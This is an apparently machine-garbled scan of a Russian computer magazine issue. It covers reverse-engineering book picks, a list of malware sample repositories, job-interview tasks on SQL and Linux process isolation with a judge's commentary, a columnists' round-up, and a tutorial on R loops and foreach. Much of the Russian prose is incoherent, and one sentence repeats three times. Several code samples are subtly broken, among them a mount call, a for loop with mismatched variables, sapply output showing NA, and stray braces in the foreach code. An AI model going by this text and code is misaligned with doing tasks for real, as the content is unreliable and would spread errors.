2. **Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation**
Также рекомендую книгу Practical Reverse Engineering, которая сосредоточена на практической реверс-инжиниринг, начинающий сферы всего на значимые, ин-кинетиков по безопасности и системным программистам. В книге рассматриваются архитектуры x86, x64 и ARM, а также рассматриваются такие вопросы, как обратный инжиниринг, методы обфускации, антиотладка, анализ кода, а также рассматриваются отладчики и различные приемы отладки. Книга больше касается именно реверсинга софта, чем анализа малвари, но при этом — по-прежнему!

PRACTICAL REVERSE ENGINEERING

3. **Reversing: Secrets of Reverse Engineering**
Книга Reversing: Secrets of Reverse Engineering помогает раскрыть секреты обратного инжиниринга программного обеспечения. Каждая глава начинается с простого обсуждения тех или иных принципов, подкрепленного примерами, которые демонстрируют практические действия. Иллюстрируются технологии дизассемблирования, отладки, обфускации, а также кодов и кодов. Дополнительно рассмотрены вопросы взаимодействия операционных программ со стороны библиотечных. В общем, отличное чтиво!

REVERSING

Инструменты и другой софт для исследователя

1. Бесплатный инструмент Ida Legacy Decompiler. Декомпилирует инструмент IDA Pro, предыдущую версию ПО. Обладает отличным ценовым преимуществом — бесплатно, в отличие от нового, необходимому для проведения анализа. Все рассматриваемые инструменты доступны для свободного скачивания.
2. Kaspersky Malware Remover рассмотрен на сайте. Бесплатный инструмент, который использует наиболее свежие базы. Позволяет отслежить и каждому инструменту, скачивает и ссылка на источник, откуда программу можно загрузить.
3. Malwarebytes Anti-Malware, наверное, самый большой и полный набор инструментов, которые есть на сайте, что есть в одном продукте. Полно, каждую программу, документацию, платежи и дополнение можно свободно скачать с сайта официального сайта, тем, у кого такие возможности отсутствует, есть вариант заказать копию сайта на DVD.

DANGER

Будь осторожен при скачивании и распаковке архивов с малвари на компьютере. Все исследования выполнят только в изолированной виртуальной среде! Не выполняй действий, в которых на 100% не уверен!

Репозитории и базы данных малвари

Малвари можно найти в различных, отдельных сборниках, можно скачать малвари или отдельные сборки для практических занятий. Также, при скачивании тебя интересует, скорее всего, будет проблема загрузки, поэтому пользуйтесь обратными ссылками и если можете, будь осторожен, чтобы случайно не заразить свой компьютер.

1. Contagio Malware Dump — коллекция последних образцов вредоносного ПО.
2. Dos Malware — сборник набора вредоносного на любой вкус.
3. KernelMode.Info — коллекция вредоносного ПО для ОС ядра и nodeWindows.
4. Damage.zip — специализированный сборник, где собраны малвари, которые в сейчас набирают силу. Все вредоносные программы, которые рассматриваются и дешифрованные сметины, методы и рекомендации по их анализу.
5. Malware Bazaar — коллекция вредоносного ПО, которая предоставляется абсолютно бесплатно. Имеется удобный API, позволяющий URL, загружать вредоносные файлы.
6. Open Malware — база данных с возможностью поиска вредоносного файла по имени или хешу MD5, SHA-1, SHA-256.
7. VirusTotal — база данных малвари, детектирует антивирусом ClamAV.
8. VirusShare — обновляемая репозиторий для исследований и реверсинга.

Заключение

Теперь, подучивши домашнюю подработку и вооружившись рассмотренными в статье инструментами и сборками малвари, можно приступать к практической реверсинжинирингу и обращаемся малвари, можно приступать к практической реверсинжинирингу и обращаемся малвари, можно приступать к практической реверсинжинирингу и обращаемся

Александр Лозовский
lozovskyj@gc.ru

3 НА СОБЕСЕДОВАНИЯХ

ЗАДАЧИ ОТ VIRTUOZZO И НАГРАЖДЕНИЕ ПОБЕДИТЕЛЕЙ ОТ POSTGRES PROFESSIONAL

↓

Как начает сжевой порции облачных ноябрьских задач? А вот и нет!! Задачки-то обычные, приземленные. «Облачная» — это компания, нам с тобой эти задачи задает. Встреча — Stack Group, которая предоставляет весь спектр ответственную услуг: IaaS, storage, VDI / VDI GRID, DRaaS и другие. Облако Stack Group корпоративного класса, построено на базе собственного ЦОД, т. М1, а также партнерских дата-центров в Москве, Франкфурте и Амстердаме. Как видишь, работодатель большой и завидный :).

ПРИЗЫ И (ВПЕРВЫЕ В НАШЕЙ РУБРИКЕ) УТЕШИТЕЛЬНЫЕ ПРИЗЫ ОТ STACK GROUP

Первые три правильных решения: **скидка 50% на IaaS в течение года** (а это не шутки).

Утешительные призы первым пяти решившим правильно, но с незначительными нетехническими, портативно звездарное устройство для телефона.

ЗАДАЧА 1

Исходные данные:

order_header — таблица заголовка заказа:

```
id
INT IDENTITY(1,1)
идентификатор таблицы заказа
reg_number
VARCHAR(MAX) NOT NULL
Регистрационный номер заказа
on_date
DATETIME NOT NULL
дата формирования заказа

order_details — таблица деталей заказа:

id
INT IDENTITY(1,1)
идентификатор строки детали заказа
hdr_id
INT NOT NULL
идентификатор заказа
good_id
INT NOT NULL
идентификатор товара
amount
DECIMAL(19,4) NOT NULL
количество товара
price
DECIMAL(19,2) NOT NULL
цена за единицу измерения товара для данного заказа
```

Для реализации на Transact-SQL:

1. Напишите скрипты создания таблицы со связями между собой, скрипты добавления первоздавать таблицы.
2. Выберите все заказы и для каждого заказа выберите строку деталей с максимальной суммарной стоимостью товара в заказе; если детали две, то выбрать одну с максимальной стоимостью единицы товара.
3. Напишите пакетную процедуру, которая выполнит обновление всех заказов с заданной даты @date_from по заданную дату @date_to , в которых пропустают товар с заданным идентификатором @good_id ,old , и заменит его на товар с идентификатором @good_id_new (данный товар тоже может уже быть в заказе; его количество также подлежит изменению в существующем; дату необходимо выполнить без использования циклов и курсоров.
4. Выполнить пробудирование, если известно, что записей в таблице очень много (~10 миллионов) и таблица является высоконагруженной.

Для реализации на C#:

1. Напишите отображение двух таблиц в Entity Framework согласно нотации Code First, используя Fluent API.
2. Напишите выборку LINQ, в которой выберите все заказы и для каждого заказа — строку детали с максимальной суммарной стоимостью товара в заказе; если детали две, то выбрать одну с максимальной стоимостью единицы товара.

Для реализации на ASP.NET MVC 5, синтаксис представления Razor:

1. Напишите формы в представлениях с использованием HTML и разметки Razor для редактирования строки создания и редактирования строки заказа.

КУДА СЛАТЬ РЕШЕНИЯ?

Свои варианты ответов шли на gosteev@firstlaw.spb.ru

НАШ ПОБЕДИТЕЛЬ: JACK BLACK И ЕГО РЕШЕНИЯ

Приз читателю: Virtuozzo Storage на год!

Наш друг из Virtuozzo прислал читателю крутой приз — безлимитную по объему тональную лицензию сроком на год. А поскольку формально она требовалась всего одна (а решений на несколько кластеров :),

Задание 1 (Приложение: run.c)

Окружение создается с помощью механизмов Linux namespaces. Создаем копию рвеера ФС для текущего процесса:

```
if (mount("/", "/dev/shm", "tmpfs", MS_NOSUID, "") == -1)
{
    printf("Error: cannot mount /dev/shm (%s)\n", strerror(errno));
    return 1;
}
```

Приватно монтируем **/dev/shm**, чтобы изоляция контроллов семафоров программы:

```
if (mount("tmp", "/dev/shm", "tmpfs", MS_NOSUID, "") == -1)
{
    printf("Error: cannot mount /dev/shm (%s)\n",
    strerror(errno));
    return 1;
}
```

Дальше следует обычный хвост:

Задание 2 (приложение: jsonpatch)

Первое, что бросается в глаза, если посмотреть lolz strace, — это повторяющиеся системные вызовы каждую итерацию. Например,

```
[pid 17] clock_gettime(CLOCK_MONOTONIC, {tv_sec=3, tv_nsec=0}) = 0
fcntl(1, F_SETFD) = 0
fcntl(1, F_SETFD, FD_CLOEXEC) = 0 <0.000006>
getuid() = 0 <0.000005>
getgid() = 20557 <0.000005>
```

Решением может стать выход более низкоуровневой функции **__uid_generate_random** библиотеки libuuid. Для ускорения количества операций. Это дает возможность один раз тратить время на генерацию UUID:

```
__uid_generate_random(0x7fffdcdede00, 0x7fffdcdede000,
    0x7fffdcdede00, 0) = 0 <0.000007>
```

А в цикле делать только бинарное сравнение:

```
uid_unparse(0x7fffdcdede70, 0x7fffdcdede30, 0x7fffdcdede30, 0)
    = 0 <0.000072>
```

Против изначальной издержки итерации:

```
uid_generate(0x7fffd15645a70, 0xffffffff, 0x7ef5b36a5700, 0) = 0
    <0.000107>
uid_unparse(0x7fffd15645a70, 0x7fffd15645a80, 0x7fffd15645a80,
    0x7ef5b33ab701) = 0 <0.000076>
```

Конкретно в случае решения проблемы можно отказаться от использования JSON-библиотеки:

```
    json_object_new_object(0x7fffdcd5960, 0x7fffffffb,
    0x7fffdcf8c544, 30)
    = 0x19e00c0 <0.000075>
    json_object_new_int(0x19e00c0,0x7fffdcf5c48, 0, 0x19e0370, 0x19e0370)
    = 0x19e0380 <0.000075>
    json_object_new_int(0x19e0380, 0x7fffdcf5c85, 0xcf061d00000000, 0)
    = 0x19e0490 <0.000074>
    json_object_new_int(0, 0, 0, 0)
    = 0x19e0640 <0.000072>
    json_object_object_add(0x19e00c0, 0x400054, 0x19e0380, 0)
    = 0 <0.000072>
    json_object_object_add(0x19e00c0, 0x400059, 0x19e0400, 2)
    = 0 <0.000073>
    json_object_object_add(0x19e00c0, 0x400070, 0x19e0450, 6)
    = 0 <0.000073>
    json_object_to_json_string(0x19e00c0, 16, 0x19e0230, 3)
    = 0x19e0230 <0.000073>
    puts("{ \"uuid\": \"0fb70df-21db-4869-9d\",.")
    = 76 <0.000073>
    json_object_put(0x19e0450, 0x7fdd05d9d000, 0x7fdd05769e00,
    0x7fdd05d4f110)
    = 1 <0.000127>
    json_object_put(0x19e0400, 0xffffffff, 0x7fdd05767730, 0)
    = 1 <0.000075>
    json_object_put(0x19e0380, 0xffffffff, 0x7fdd05767730, 0x19e0440)
    = 1 <0.000073>
    json_object_put(0x19e00c0, 0xffffffff, 0x7fdd05767730, 0x19e0370)
    = 1 <0.000073>
```

в пользу форматированного вывода

```
    printf("{ \"uuid\": \"%s\", \"number\": %d, \"%s\":...
    \"10be036-3cf5-4d61-b7be-d1ec6e4f\",..", 1, 1)
    = 76 <0.000217>
```

Результирующий лог в приложении.

Задание 2 (приложение: bulls.sh)

Пример вывода скрипта:

```
./bulls.sh -t task2.sfx -n task2 -r 3
./bulls.sh -t task2.sfx -n task2 -r 3
```

К сожалению, под рукой была только Ubuntu, делал на ней.

РАЗБОР РЕШЕНИЯ ЗАДАЧ ОТ ПОБЕДИТЕЛЯ: КОММЕНТИРУЕТ ЮРИЙ ПУДГОРОДСКИЙ

Задание 1

В задании требуется поместь с помощью **strace**, отладчика или ещё каким-либо способом, как процессы конфликтуют друг с другом. По итогам запуска strace можно сопоставить, что процесс использует: неиспользованные **posix semaphore** и shared **memory** объекты. В результате параллельно исполняющиеся процессы конкурируют за имя ресурса, созданных объектов. Только первый создавший объекты может успешно работать.

Очевидное решение — создать такое runtime-окружение для каждого процесса, в котором пространство имен posix семафоров объектов не пересекается. Ранее для такие задач использовались методы **runtime interception** системного или библиотечного вызова. В переменном-выше подмаменили имя уникальное для каждого процесса. Одно из таких решений — определение системного вызова **sem_open()** через **LD_PRELOAD**, подстановка уникального имени с PID процесса как «части имени» и затем вызов оригинального API через **RTLD_NEXT**.

С появлением в Linux специальной файловой системы с точкой монтирования **/dev/shm**, в пространстве имен которой находятся все семафоры и shared memory объекты, а также рег-процесс патчерсов для mount points, решение может более простым и идеологически общим. В нем мы создаем приватный mount namespace для child process, монтируем в нем свой собственный экземпляр **/dev/shm** и запускаем такие окружение tmpf процесс.

Именно такое решение в современном стиле **process namespaces** было выполнено кандидатом — на 100% корректное и эталонное.

ЗАДАНИЕ 2

Аналогично первому заданию предполагается инструментальное runtime-профилирование с помощью **strace** и compile-time профилирование для определения узкого места алгоритма. Для ускорения можно запустить исследуемую программу под time и обратить внимание на соотношение времени исполнения в режиме ядра и пользовательском. Время исполнения в ядре оказывается сравнимо по порядку с пользовательским, что дает нам основание говорить об узком месте, связанном с использованием системных вызовов. Профилирование strace дает нам ответ, что проблема — в использовании неоптимальных по time вызовов, но и некоторое представление о задаче, решаемой с помощью этих вызовов.

Им оказывается алгоритм генерации случайных UUID, основанный на применении libuuid. Для ускорения библиотеки libuuid. В процессе генерации libuuid открывает **/dev/urandom** интерфейс к генератору случайных чисел, предоставляемому ядром Linux, читает необходимое количество случайных данных, заполняет FD и создает случайный UUID на полученной основе. Дальнейшее исследование показывает, что узким местом оказывается именно производительность **/dev/urandom**. Оптимизации, связанные с устранением многократного повторения **stat()** или даже модификация исходного текста, чтобы устранить **open()** перед каждым UUID, лишь незначительно снижают общее время. Никакой другой интерфейс, предоставляемый libuuid, не позволяет генерировать UUID с такой же скоростью, как libuuid с высокой скоростью.

Решением проблемы может быть использование своего userspace генератора случайных чисел с высокой производительностью и приемлемо стойкостью как для уникальности UUID из разных процессов (примешивание к psuedo-random-данным PID процесса, высокоточной метки времени и так далее). Для этих целей можно использовать готовые реализации UUID-генератора.

После устранения libuuid и обращений к **/dev/urandom** профилирование показает, что основное время затрачивается приходится на JSON-библиотеку. Ее замена на простой форматный **printf()** дает ускорение приблизительно в три раза и может считаться оправданной в подобных случаях.

Решение кандидата выполнено по двум пунктам из трех, итого оценка 66% из 100% возможных:

- анализ и профилирование — complete;
- замена **/dev/urandom** на userspace-pseudo-random — not complete;
- оптимизация JSON-библиотеки — complete.

ЗАДАНИЕ 3

Не самое интересное задание, проверяющее умение пакетировать RPM и скрипты-инсталляторы соответственно.

В задаче не предполагалось кодирование на языке C, наиболее оптимальным будет автоматический скрипт на Shell/Bash/Python или другом подходящем скриптовом языке. Использование исходного кодирования при запуске самораспаковывающегося исполняемого файла необязательно, так как он ежи не требуется в последнем задании, но может быть обоснованно соображениями безопасности.

Решение кандидата — без изоляции процесса распаковки, но с помощью профессионально оформленного скрипта на Bash. 100%.


IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Массив этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovskyj@gc.ru — мы их публикуем. Авторам, авторам, авторам, экспертам и отчетностей. Читателям — задачки разделяем — подарки, вам — рассчет от нашей многоотраслевой редакции, лаборанцам — сборная отчетности по публикациям в полном компьютерном журнале.

КОЛОНКА АВТОРОВ

ЧТО ИНТЕРЕСНОГО ПРОИЗОШЛО С НАШИМИ ПРОГРАММЕРАМИ ЗА МЕСЯЦ

Александр Лозовский
lozovsky@glc.ru



Каждый месяц со страниц рубрики «Кодинг» на тебя смотрят самые обычные (просто очень крутые :)) программисты. В свободное от написания статей время они живут обычной кодерской жизнью — программирование по работе, поддержка своего софта, выступления на конференциях, опенсорсные проекты...

В этом месяце мы решили сделать экспериментальную колонку, в которой не один колумнист, а сразу несколько авторов расскажут о том, что им показалось интересным в этом месяце. Мне, кстати, понравилось :).

ВИТАЛИЙ ХУДОБАХШОВ

Недавно выступил на Java-конференции Joker и разобрал вопросы реального применения функционального программирования и особенности стандартной библиотеки Scala, которые правильно было бы считать ошибками. Очень интересная история с нестандартным порядком аргументов в методе foldLeft, что очень запутывает и не дает каррировать правильно, а также нарушение контракта функтора map(g ? f) = map(g) ? map(f) в случае применения метода map одновременно для ключей и значений словаря (Map). Последний пример в обыденной жизни означает, что Map.map в каком-то не вполне известном порядке схлопывает повторяющиеся ключи, если они возникают во время обработки, а это может приводить к очень большим проблемам. Вообще, функциональные языки и языки со смешанной парадигмой хороши для тех, кто умеет всем этим пользоваться.

DEEONIS

Удалось поучаствовать в проекте по созданию нового дистрибутива Linux с нуля. Соответственно, существенно расширился бэкграунд системных знаний о Linux, о том, как разные компоненты в этой ОС взаимодействуют друг с другом. Кроме того, пришлось немного пописать софт под этот дистрибутив. В частности, что-то похожее на desktop shell со своим доком и прочими атрибутами. Главной особенностью этого приложения было то, что оно использовало библиотеку XCB для общения с X-сервером. Да-да, не GTK и даже не XLib, а XCB.

Эта библиотека является тонкой C-оберткой над протоколом X11 и его расширениями. Большинство ее кода генерируется из описания протокола в XML. Основной плюс XCB — полная асинхронность, что существенно повышает производительность GUI-приложений, особенно при сетевом запуске. Главный минус — это не GUI-фреймворк. Там нет привычных контролов, таких как кнопки или поля ввода. Все это приходилось рисовать вручную, благо есть библиотека Cairo, которая умеет использовать в качестве бэкенда XCB, что облегчало непосредственно рисование, но не избавляло от написания логики работы контролов. В общем, было весело :).

НИКОЛАЙ МАРКОВ

В моем случае новой идеей, которая поставила все с ног на голову, стало активное использование CLI-инструментов для ad hoc анализа данных прямо в консоли. Нет, Pandas и Numpy в Python — штуки отличные, но простые задачи можно решать быстро и эффективно и без них. GNU Parallel/mawk/sed/csvkit/jq — и гигабайты и даже терабайты данных за какие-то минуты обсчитываются на нескольких ядрах. Я уж молчу про Hadoop и Spark. В общем, азы вспомнить никогда не повредит, будь уверен.

АНДРЕЙ ПАХОМОВ

Подметил для себя «новые» веяния в material design. Сначала был «бургер» — когда меню скрывается за иконкой в левом верхнем углу, похожей на фастфуд-продукт. Теперь Google предлагает разработчикам использовать bottom navigation: расположить элементы меню в один ряд

внизу экрана так, чтобы они были всегда перед глазами у пользователя. По-моему, мы это уже когда-то видели. Ждем top navigation?

ВЛАДИМИР ТИМОФЕЕВ

Недавно прошла новость про перехват ввода данных из андроид-приложений. В уязвимости используется сервис спецвозможностей, поскольку он может, например, читать поля ввода EditText. Эту особенность я уже раскрывал в своей старой статье. Если тебя беспокоит безопасность ввода, рекомендую последовать советам из статьи.

Еще недавно провел небольшое исследование своего проекта «Wi-Fi напоминатель паролей» — возможно ли уменьшить APK-файл и снизить количество методов. Получилось ужать его с трех до двух мегабайт, попутно удалив из него фрагменты. Вот тут описано, как сделать ViewPager на простых классах View. У меня он применяется в двух местах: в основном активити и в обучающем.

Во время своих ковыряний я узнал особенности работы некоторых подключаемых библиотек — главное, как они сами подтягивают лишние зависимости. От этого число методов в приложении увеличивается, а манифест наполняется совсем ненужными разрешениями.

В Gradle мы можем прописать вручную, какие разрешения убрать из итогового манифеста и какие библиотеки отключить принудительно.

После всех оптимизаций, как всегда, желательно хорошенько проверить работоспособность :).

АРТУР ГЛЫЗИН

А я расскажу про Servless-приложение на базе Firebase. Если тебя периодически посещают идеи написать очередное крутое приложение, но ты останавливаешься на этапе написания бэкенда под него, то самое время тебе узнать, что в современном мире мобильной разработки можно обойтись и без собственного сервера. Облачных платформ много, но я рекомендую взглянуть на Firebase, которым с недавнего времени владеет Google.

Хочешь, чтобы пользователи твоего приложения обменивались файлами? Firebase Storage! Нужно внутри приложения организовать чатик или функцию бэкапа? Firebase Database! Нужна авторизация в приложении? Firebase Authentication! С Firebase Notifications тебе даже не нужен сервер для рассылки уведомлений! Check this out.

ЮРИЙ «YUREMBO» ЯЗЕВ

За последнее время yurembo примкнул к разработке двух indie-игр. А что? Инди — это романтика, кодинг, арт, смелые идеи, выходящие за рамки продюсеров больших компаний, иногда еда и прочие радости жизни :).

Первый проект разрабатывается длительное время на пресловутом движке Cryengine 3.8. Эту версию уже не поддерживает сама Crytek. Поэтому мы решили перенести имеющиеся наработки на Lumberyard. Причина в том, что Amazon основала Lumberyard на версии 3.8 «плачущего движка». Следовательно, это должно облегчить перенос.

Еще до того, как я присоединился, было решено не переходить на Cryengine 5, поскольку в нем отсутствуют коды для редактора движка World Editor. Дело в том, что в имеющуюся версию (3.8) уже внесено много важных модификаций, которые необходимо сохранить при переходе. А в Lumberyard есть основательная поддержка облака и при необходимости автоматически расширяющаяся облачная инфраструктура, которая поможет не беспокоиться о наращивании ресурсов при увеличении нагрузки.

Вторая игра представляет собой двумерную онлайновую аркаду. Игра разрабатывается на голом энтузиазме, вроде Game Jam. В качестве движка будем юзать мною горячо любимый Torque 2D. Выбор на него пал во многом благодаря тому, что у него есть мощная сетевая подсистема, о чем я неоднократно говорил.

→

РАЗРАБОТКА НА ТАЙНЫХ ЯЗЫКАХ

ВЫЖИМАЕМ МАКСИМУМ ПРОИЗВОДИТЕЛЬНОСТИ ПРИ ОБРАБОТКЕ БОЛЬШИХ ОБЪЕМОВ ДАННЫХ

Станислав Чистяков
эксперт по разработке, эксперт по обмене технологиями в машиностроении

Во многих языках программирования циклы служат базовыми строительными блоками, которые нужны для любых повторяющихся задач. Однако в R чрезмерное или неправильное использование циклов может привести к ощутимому падению производительности — при том, что способов написания циклов в этом языке необычайно много.

Сегодня рассмотрим особенности применения штатных циклов в R, а также познакомимся с пакетом **foreach** из одноименного пакета, который предлагает альтернативный подход в этой, казалось бы, базовой задаче. С одной стороны, **foreach** обладает гибкостью, которая позволяет распараллеливать код — с другой — позволяет с легкостью перейти от последовательных вычислений к параллельным с минимальными изменениями в коде.

Циклы в R

Начнем с того, что часто оказывается неприятным сюрпризом для тех, кто перешел на R с классических языков программирования: если мы хотим написать цикл, то приходится сначала создавать вектор. Дело в том, что в языках для работы с большими объемами данных цикл, как правило, уступает по эффективности специализированным функциям векторов, фильтрации, агрегации и трансформации данных. Это легко заметить на примере без данных. Где большинство операций выполняется с большими массивами векторов SQL, а не с помощью циклов.

Чтобы понять, насколько важно это правило, давай обратимся к цифрам. Допустим, у нас есть очень простая таблица из двух столбцов **a** и **b**. Первый состоит из 1 до 100 000, второй — из случайных чисел от 1 до 100 000.

```
testDF <- data.frame(a = 1:100000, b = 100000:1)
```

Если мы хотим посчитать третий столбец, который будет суммой первых двух, то на удивительно, если привыкнешь к разработке на R разработчик может написать код такого вида:

```
for(w IN 1:nrow(testDF))
  testDF[row, 3] <- testDF[row, 1] + testDF[row, 2] }
```

Основная причина такой серьезной разницы в скорости заключается в потере времени при чтении и записи кеша в таблице. Именно благодаря оптимизации на этом уровне и достигается ускорение обработки. Но не надо спешить в ужас сразу добрые циклы, ведь без них все вещи невозможно создать полностью векторными. Давай посмотрим, что там с циклами в R.

КЛАССИЧЕСКИЕ ЦИКЛЫ

R поддерживает основные классические способы написания циклов:

- `for` — самый простой и распространенный цикл. Синтаксис очень и знаком разработчикам на различных языках программирования. Мы уже продемонстрировали пример такого цикла чуть выше статьи. **for** выполняет переданную ему функцию для каждого элемента.

```
# Классический вариант от 1 до 10
for(i in 1:10)
  print(i)

# Итерация по группе из вектора strings
strings <- c("Привет", "Дел", "Пре")
for(str in strings)
  print(str)
```

- Чуть менее распространенные **while** и **repeat**, которые тоже часто встречаются в других языках программирования. В **while** перед каждой итерацией проверяется логическое условие, если оно соблюдается, то выполняется итерация цикла, если нет — цикл завершается.

```
while(condition) {
  # Тело цикла
}
```

В **repeat** цикл повторится до тех пор, пока в явном виде не будет вызван оператор **break**:

```
repeat {
  # Тело цикла
  if (condition) break
}
```

Стоить отметить, что **for**, **while** и **repeat** всегда возвращают NULL, и в этом их отличие от следующей группы циклов.

Циклы на основе `apply`

apply, **mapply**, **lapply**, **sapply**, **sapply**, **tapply**, **vapply** — достаточно большой список функций-циклов, объединенных одной идеей. Отличаются они, в чем цикл применяется и что возвращают. Начнем с базового **apply**, который применяется к матрицам:

```
apply(X, MARGIN, FUN ...)
```

В первом параметре (**X**) указывает исходную матрицу, во втором параметре (**MARGIN**) уточняем способ обхода матрицы [1 — по строкам, 2 — по столбцам, 1:2) — по строкам и столбцам], третьим параметром указываем функцию **FUN**, которая будет вызвана для каждого элемента. Результаты всех вызовов будут объединены в один вектор, или список, которую функция **apply** и пытается в качестве результирующего значения.

Например, создадим матрицу размерности 3 x 3:

```
m <- matrix(1:9, nrow = 3, ncol = 3)

print(m)
     [,1] [,2] [,3]
[1,]    1    4    7
[2,]    2    5    8
[3,]    3    6    9
```

Попробуем функцию **apply** в действии:

```
apply(m, MARGIN = 1, FUN = sum) # Сумма всех для каждой строки
[1] 12 15 18

apply(m, MARGIN = 2, FUN = sum) # Сумма всех для каждого столбца
[1] 6 15 24
```

Для простого примера в **apply** существующую функцию **sum**, но ты можешь использовать свои функции — собственно, поэтому **apply** и является полноценной функциональной циклом. Например, зажмем сумму каждой строчки, которая сначала проводит суммирование и, если сумма равна 15, заменяет возвращаемое значение на 100.

```
apply(m, MARGIN = 1, FUN = function(x) {
  FUN = function(x) # Определяем нашу функцию прямо в вызове
  sum(x)

  s <- sum(x)  # Считаем сумму
  if (s == 15) # Если сумма равна 15, то поменяем ее на 100
    s <- 100
  (s)
}
)
[1] 12 100 18
```

Другая распространенная функция из этого семейства — **lapply**

```
lapply(X, FUN,...)
```

Первым параметром передается список или вектор, а второым — функция, которую надо вызвать для каждого элемента. Функция **sapply** и **vapply** — это обертки вокруг **lapply**. Первая пытается привести результат к вектору, матрицу или массив, если вторая добавляет проверку типа возвращаемого значения.

Достаточно распространенным такой способ применения **sapply**, как работа с сочинами. Например, сделаем такую вещь:

```
data <- data.frame(col_num = 1:5, col2_num = 2:6, col3_char = "a", col4_char = "b")
```

Попробуем применить **sapply** к датасетам:

```
sapply(data, function(x) {
  FUN = function(x)
  if (is.numeric(x))
    x <- x*2
  (x)
}
)
  col_num col2_num col3_char col4_char
1       2       4       NA       NA
2       4       6       NA       NA
3       6       8       NA       NA
4       8      10       NA       NA
5      10      12       NA       NA
```

Выведем на экран только столбцы с числовыми значениями:

```
data[,sapply(data,is.numeric)]
  col_num col2_num
1       2       4
2       4       6
3       6       8
4       8      10
5      10      12
```

Циклы, основанные на **apply**, отличаются от классических тем, что возвращают результат работы цикла, состоящий из результатов каждой итерации.

Помимо тот медленный цикл, что мы написали в самом начале с помощью **for**? Большая часть из перечисленных выше циклов, что на каждой итерации и только записывались результаты. Напишем оптимизированную версию с использованием **apply**.

Применим **apply** к первоначальной таблице, выбрав обработку по строкам, и в качестве применяемой функции указав большую сумму каждого числового **sum**. В итоге **apply** вернет вектор, где для каждой строки будет указана сумма его значений. Добавим этот вектор в качестве нового столбца первоначальной таблицы и получим искомый результат:

```
a_plus_b <- apply(testDF, 1, sum)
testDF$c <- a_plus_b
```

Замер времени исполнения показывает 0.248 секунды, что в это раз быстрее первого варианта, но все еще в десять раз медленнее функций операций с таблицами.

foreach

foreach — не сказал для языка R пакетом. Соответствующий пакет необходимо установить, в перед выполнением:

```
install.packages("foreach") # Установка пакета (один раз)
library(foreach) # Подключение пакета перед использованием
```

Несмотря на то что **foreach** — сторонняя функция, на сегодняшний день это очень полезный подход к написанию циклов. **foreach** был разработан сотрудниками компании Revolution Analytics — Revolution Analytics, создавшей свой коммерческий дистрибутив R. В 2015 году компания была куплена Microsoft и теперь входит в ее подразделение внутри в составе Microsoft Cloud, Server & Services. Впрочем, **foreach** предоставляет собой обычный open source проект под лицензией Apache License 2.0.

Основные причины популярности **foreach**:

- синтаксис схожий на классический цикл, самый популярный вид циклов;
- **foreach** возвращает значения, которые собираются из результатов каждой итерации, при этом пользователь сам определяет способ формирования, любую логику сбора финального значения цикла из результатов итераций;
- есть возможность использовать многопоточность и запускать итерации параллельно.

Начнем с простого. Для чисел от 1 до 10 на каждой итерации число умножается на 2. Результаты всех итераций записываются в переменную result в виде списка:

```
result <- foreach(i = 1:10) %do%
  (i*2)
```

Если мы хотим, чтобы результатом был не список, а вектор, то необходимо указать в качестве функции для сбора результатов:

```
result <- foreach(i = 1:10, .combine = "c") %do%
  (i*2)
```

Можно даже просто сложить все результаты, объединив их с помощью оператора **+**, и тогда в переменную **result** будет просто записано число 110:

```
result <- foreach(i = 1:10, .combine = "+") %do%
  (i*2)
```

При этом в **foreach** можно использовать свою собственную функцию для сбора результатов. Пусть переменная **result** от 1 до 10, а **b** уменьшается от 10 до 1. Тогда мы получим в **result** вектор из 10 чисел 11:

```
result <- foreach(a = 1:10, b = 10:1, .combine = "c") %do%
  (a+b)
```

Итерации циклов могут возвращать не только простые значения. Допустим, у нас есть фильтрация, которая возвращает **data.frame**

```
listofdf <- foreach(param = 1:2)
{
  data.frame(param = param, result1 = sample(1:100, 1),
  result2 = sample(1:100, 1))
}
```

Если мы хотим вызвать эту функцию сто раз и объединить результаты в один **data.frame**, то в combine для объединения можно использовать функцию **rbind**

```
result <- foreach(param = 1:100, .combine = "rbind") %do%
  listofdf(param)
}
```

В результате в переменной **result** у нас собрана единая таблица результатов.

В **.combine** возможно также использовать свою собственную функцию, принем с помощью дополнительных параметров можно оптимизировать производительность, если при функции умеет принимать больше чем два параметра сразу (в документации **foreach** есть описание параметров **.multicombine** и **.maxcombine**).

Одно из главных преимуществ **foreach** заключается в легкости перехода от последовательного обработки к параллельной. Фактически этот переход осуществляется заменой **%do%** на **%dopar%**, но при этом есть несколько нюансов:

1. До версии **foreach** 1.6 в R нужно было зарегистрировать parallel backend. В R есть несколько популярных реализаций parallel backend **doParallel**, **doSNOW**, **doMC**, но у каждого свои особенности, но предлагаю пару простых вариантов первой и написать несколько строчек кода для его подключения:

```
library(doParallel)  # Загружаем библиотеку в память
cl <- makeCluster(8) # Создаем кластер из восьми потоков
registerDoParallel(cl) # Регистрируем кластер
```

Если сейчас вызвать цикл из восьми итераций, каждая из которых просто ждет одну секунду, то будет видно, что цикл отработает за одну секунду, так как все итерации будут запущены параллельно:

```
system.time({
  foreach(i=1:8) %dopar% Sys.sleep(1) }
)
   user  system elapsed
  0.000   0.000   1.126
```

После использования parallel backend можно остановить:

```
stopCluster(cl)
```

Нет никакой необходимости каждый раз перед **foreach** создавать, а затем удалять parallel backend. Как правило, он создается один раз в программе и используется всем фреймам, которые могут к нему работать.

2. Тебе надо явно указать, какие пакеты необходимо загрузить в рабочем потоке с помощью параметра **.packages**.

Например, ты хочешь на каждой итерации создавать файл с помощью пакета **readr**, который загружается в пакеты перед выполнением **foreach**. В случае последовательного цикла (**%do%**) все отработает без ошибок:

```
library(readr)
foreach(i=1:8) %do%
  write.csv(data.frame(id = i), paste0("file", i, ".csv"))
```

При переходе на параллельную обработку (**%dopar%**) цикл закончится с ошибкой:

```
Error in write.csv(data.frame(id = i), paste0("file", i, ".csv")) :
task 1 failed - "could not find function "write.csv""
```

